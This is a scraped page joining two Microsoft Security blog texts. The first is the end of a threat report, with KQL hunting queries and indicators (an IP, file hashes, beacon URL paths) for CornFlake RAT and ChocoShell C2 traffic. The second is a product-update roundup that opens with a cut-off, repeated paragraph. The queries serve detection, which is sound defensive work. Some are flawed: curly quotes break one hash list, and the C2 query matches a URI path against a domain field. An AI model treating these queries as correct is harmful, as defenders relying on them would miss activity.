Security Copilot is also available as a standalone experience where customers can perform specific security-related tasks, such as incident investigation, user analysis, and vulnerability impact assessment. In addition, Security Copilot offers developer scenarios that allow customers to build, test, publish, and integrate AI agents and plugins to meet unique security needs.
Threat intelligence reports
Microsoft Defender XDR customers can use the following threat analytics reports in the Defender portal (requires license for at least one Defender XDR product) to get the most up-to-date information about the threat actor, malicious activity, and techniques discussed in this blog. These reports provide the intelligence, protection information, and recommended actions to prevent, mitigate, or respond to associated threats found in customer environments.
Microsoft Security Copilot customers can also use the Microsoft Security Copilot integration in Microsoft Defender Threat Intelligence, either in the Security Copilot standalone portal or in the embedded experience in the Microsoft Defender portal to get more information about this threat actor.
Hunting queries
Microsoft Defender XDR
Microsoft Defender XDR customers can run the following advanced hunting queries to find related activity in their networks:
Detect file creation after Wi-Fi connectivity test on devices
The following query checks for a file creation on a device within two minutes of the device performing built‑in Network Connectivity Status Indicator (NCSI) test, which occurs when network connectivity is established to a Wi-Fi network with a captive portal. This activity might indicate an attacker’s initial access file presence on a device.
Please note that not all files discovered through this query might be malicious or related to this threat activity.
The following query checks for the CornFlake RAT Windows service registration.
DeviceRegistryEvents
| where RegistryKey has @"\SYSTEM\CurrentControlSet\Services\svchost32"
| where ActionType == "RegistryValueSet"
| where (RegistryValueName == "DisplayName" and RegistryValueData == "Cloud Sync Service")
    or (RegistryValueName == "Description" and RegistryValueData == "Synchronizes files with the cloud storage provider")
| project
    Timestamp,
    DeviceName,
    DeviceId,
    RegistryKey,
    RegistryValueName,
    RegistryValueData,
    ActionType,
    InitiatingProcessFileName,
    InitiatingProcessCommandLine,
    InitiatingProcessAccountName,
    ReportId
Microsoft Sentinel
Microsoft Sentinel customers can use the TI Mapping analytics (a series of analytics all prefixed with ‘TI map’) to automatically match the malicious domain indicators mentioned in this blog post with data in their workspace. If the TI Map analytics are not currently deployed, customers can install the Threat Intelligence solution from the Microsoft Sentinel Content Hub to have the analytics rule deployed in their Sentinel workspace.
Detect network IP and domain indicators of compromise using ASIM
The following query checks IP addresses and domain IOCs across data sources supported by ASIM network session parser:
//IP list and domain list- _Im_NetworkSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_domains = dynamic(["213.145.86.112/t/pixel.gif", "213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "213.145.86.112/t/event"]);
_Im_NetworkSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or DstDomain has_any (ioc_domains)
| summarize imNWS_mintime=min(TimeGenerated), imNWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, DstDomain, Dvc, EventProduct, EventVendor
Detect web sessions IP and file hash indicators of compromise using ASIM
The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:
//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
Detect domain and URL indicators of compromise using ASIM
The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:
// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)
ChocoShell C2 communications
The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.
let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
Every organization needs security that protects end to end with the speed and scale of AI. Microsoft’s vision is simple: security should be ambient and autonomous, just like the AI it protects.
As organizations scale AI and expand across environments, security teams need protection that covers every surface. This month’s updates help security and IT teams secure their AI environments, use AI to defend at speed and scale, and strengthen the foundations that AI-powered operations depend on. Her
Every organization needs security that protects end to end with the speed and scale of AI. Microsoft’s vision is simple: security should be ambient and autonomous, just like the AI it protects.
As organizations scale AI and expand across environments, security teams need protection that covers every surface. This month’s updates help security and IT teams secure their AI environments, use AI to defend at speed and scale, and strengthen the foundations that AI-powered operations depend on. Here’s what’s new:
Project Perception brings agentic defense to security operations
Project Perception, newly announced, is a coordinated system of specialized agents, cybersecurity-focused models, and enterprise-wide signals that transform how security operates. The agents work as a team: red team agents expose weaknesses, blue team agents investigate cyberthreats, and green agents harden what’s found. These multi-agent autonomous workflows work as a team to operate in continuous loops to execute end-to-end security workflows.
Microsoft Defender secures the full AI attack surface, from inbox to cloud
Expanded Microsoft Defender protections are designed to reduce risks associated with day-to-day AI interactions, from email inboxes to cloud agent environments. New prompt injection protection in Microsoft Defender, now in preview, identifies and isolates emails containing malicious AI instructions before delivery, reducing the risk of prompt injection attacks reaching the inbox. Unified Defender posture and runtime protection for cloud agents in Microsoft Agent 365 consolidates security posture assessment and runtime protection for Microsoft Foundry, Microsoft Copilot Studio, and third party-managed agents, helping teams reduce AI-specific risk across the agent estate.
Accelerate detection, prioritization, and response with AI embedded in SecOps workflows
Security teams can accelerate detection, prioritization, and response to cyberthreats with AI embedded directly into security operations (SecOps) workflows through Microsoft Defender. Threat intelligence enhancements, including Microsoft Defender Threat Intelligence convergence and an enhanced Threat Intelligence Agent, bring more out-of-the-box intelligence and automation into the unified SecOps workflow, so teams can move from summary to action.
Strengthen the cloud, code, and identity foundations AI depends on
Microsoft Defender is strengthening the foundational protections that AI-era operations depend on across cloud, code, and identity. Cloud Security Posture Managementextends coverage to serverless containers, giving teams visibility and continuous posture assessment across containerized workloads running on Azure Container Apps, Azure Container Instances, and Amazon Web Services Elastic Container Service (AWS ECS) on Fargate. New interconnected experiences between Defender and Microsoft Entra empower the security operations center (SOC) to disable compromised identities directly using a role-based access control (RBAC) mode that maintains least privilege. Microsoft Defender Experts services are also expanding: Microsoft Defender Experts Threat Intelligence delivers human-led, curated insight into the cyberthreats most relevant to each organization, and Microsoft Defender Experts MDR extends expert-run detection and response beyond the Microsoft estate into third-party and multicloud signals through Microsoft Sentinel.
Microsoft Entra strengthens identity across the AI-powered enterprise
Strengthen identity foundations for AI-powered operations
New capabilities in Microsoft Entra are designed to strengthen the identity foundations that AI-powered operations depend on. Tenant governance helps organizations discover, manage, and govern tenants across their environment with centralized policies and cross-tenant delegated administration. Microsoft Entra ID is making passkeys the default authentication experience, which helps reduce reliance on SMS and voice, strengthens phishing-resistant security, and makes for an easier transition away from Microsoft-provided telecom delivery, which will retire in 2027. Through new interconnected Entra and Defender experiences, identity and access management and SOC teams share user experience, RBAC, and agentic workflows that eliminate product seams so identity and security operations can work together.
Protect sensitive data in motion across software as a service (SaaS) and AI apps with Microsoft Purview and Microsoft Entra
Microsoft Purview now integrates with Microsoft Entra Internet Access to extend data security to the network layer, enabling real-time protection of sensitive data shared with unmanaged cloud and AI apps over the network. For example, when an employee attempts to upload sensitive customer data or proprietary information, including text and files, into shadow AI apps, sharing is detected and blocked before the data is leaked from the organization. Organizations now have a unified Microsoft solution to gain visibility into where organizational data is shared externally, to detect and block sensitive data in transit, and to enable consistent data protection across their environment without relying on third-party solutions.
Microsoft Purview strengthens data security, compliance, and investigation for AI
A new Microsoft Purview Data Loss Prevention (DLP) for Microsoft 365 Copilot protection, available in preview, now gives data security teams greater control over how Copilot leverages email content, given external sources can introduce sensitive, third-party, or unvetted information that organizations may not want to rely on. Now admins can exclude emails from external senders from being referenced, summarized, or used as grounding data for Copilot. For example, with this DLP policy in place, an employee working with an external collaborator can still rely on Copilot to leverage internal insights, while external conversations are automatically excluded from Copilot-generated responses. With the native integration between Microsoft Purview and Microsoft 365 Copilot, organizations can extend controls to AI interactions with minimal additional configuration, resulting in a more predictable and policy-aligned AI environment.
A new centralized Microsoft Purview Insider Risk Management alert experience simplifies the prioritization of the most pressing data risks by bringing agentic alert triage, enriched user details, and expanded analysis capabilities (such as notes infused on the Insider Risk Management case) into a single view. Helping power this experience, the Data Security Triage Agent includes an advanced AI reasoning layer, now generally available, that performs deeper, multi-step analysis across user, device, and data activity signals to surface the incidents most likely to require investigation while reducing noise. Analysts can filter across classic and Data Security Triage Agent attributes on a single page, preview agent summaries and user details without switching views, and document findings while the system automatically records status changes and escalations to maintain a clear investigation history. Together, the Insider Risk Management alert experience and Data Security Triage Agent help security teams investigate faster and with greater confidence.
The unified Insider Risk Management alerts list, showing inline agent summaries, the new Categorization column, and combined classic and agent filtering on a single page.
Advanced endpoint management now broadly available
As of July 1, 2026, the capabilities of the Microsoft Intune Suite are included in Microsoft 365 E5, with select capabilities also available in Microsoft 365 E3, bringing advanced endpoint management to more organizations without added cost. IT and security teams can now apply advanced endpoint management capabilities to reduce standing admin rights, modernize certificate management, resolve issues quickly, streamline app delivery, and bring AI into workflows with Microsoft Security Copilot in Intune. Together, these capabilities strengthen the endpoint foundations that AI-powered operations depend on. See everything that’s now included in your plan and how to start putting it to work.
Stay In the Loop
Microsoft Security is focused on delivering innovations across our portfolio, along with research-driven insights and reports for the security community. In the Loop posts are your reliable source of what’s new across Microsoft Security and what it means for your security strategy. Check back for the next drop.
To learn more about Microsoft Security solutions, visit our website. Bookmark the Security blog to keep up with our expert coverage on security matters. Also, follow us on LinkedIn (Microsoft Security) and X (@MSFTSecurity) for the latest news and updates on cybersecurity.

 Entrar